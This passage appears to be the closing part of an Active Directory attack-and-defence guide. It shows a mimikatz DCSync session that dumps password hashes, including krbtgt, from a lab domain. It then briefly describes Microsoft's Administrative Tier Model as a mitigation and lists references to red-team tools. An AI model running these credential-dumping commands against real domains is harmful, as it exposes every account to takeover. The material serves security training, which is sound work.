
C:\x64>.\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Jan 4 2020 18:59:26
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /all /csv
[DC] 'IDENTITY.local' will be the domain
[DC] 'IDENTITY-DC.IDENTITY.local' will be the DC server
[DC] Exporting domain 'IDENTITY.local'
1608 MSOL_9194e3c597ca 5a04b8cfdf803a31bdaa003e5bfa25e7
1632 Donny 07c9d2cd613eec8fd2c703052a2bc878
1623 Schmelzer 07c9d2cd613eec8fd2c703052a2bc878
1104 Alice 74f6e03839a3147a74bb9d66dfb5d555
1631 Veltman 07c9d2cd613eec8fd2c703052a2bc878
1103 Bob 74f6e03839a3147a74bb9d66dfb5d555
502 krbtgt c599e506e9b10c6ef444bd6cf30c787
1647 MSOL_453902f0aec2 91cf0bd562780c7fc6dcbf244db64333
```

- 11.1 – Microsoft Administrative Tier Model



**Source:** [https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material?redirectedfrom=MSDN#ADATM\\_BM](https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material?redirectedfrom=MSDN#ADATM_BM)

You have learnt at 6.1 that it is not smart when a Domain Admin or equivalent is login on lower trusted servers or workstations, because the credentials will be stored in memory. MS Administrative Tier model was designed to mitigate and reduce the attack of credential theft.

Since this model will block Tier 0 admins, usually DA's from login on workstations or lower trusted servers.

## • 12.1 - References

- Ired.team – Great resource for Red Teamers
- @elad\_shamir – Special shout out to Elad since his Resource Based Constrained Delegation attack has opened many new attack paths in AD.
- @\_dirkjan
- <https://www.riccardoancarani.it/exploiting-unconstrained-delegation/>
- [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-rprn/20bc2e9c-ce88-4fd3-9961-2a4f06ebe41f](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/20bc2e9c-ce88-4fd3-9961-2a4f06ebe41f)
- <https://www.youtube.com/watch?v=BR4I8x2hLUQ&t=304s>
- <https://docs.microsoft.com/>
- @harmj0y – Rubeus: <https://github.com/GhostPack/Rubeus>
- @harmj0y – PowerView tips & tricks:  
<https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993>
- @tifkin\_ - SpoolSample: <https://github.com/leechristensen/SpoolSample>
- @gentilkiwi & @mysmartlogin – Mimikatz: <https://github.com/gentilkiwi/mimikatz>
- BloodHound authors @\_wald0, @CptJesus, @harmj0y - <https://github.com/BloodHoundAD/BloodHound>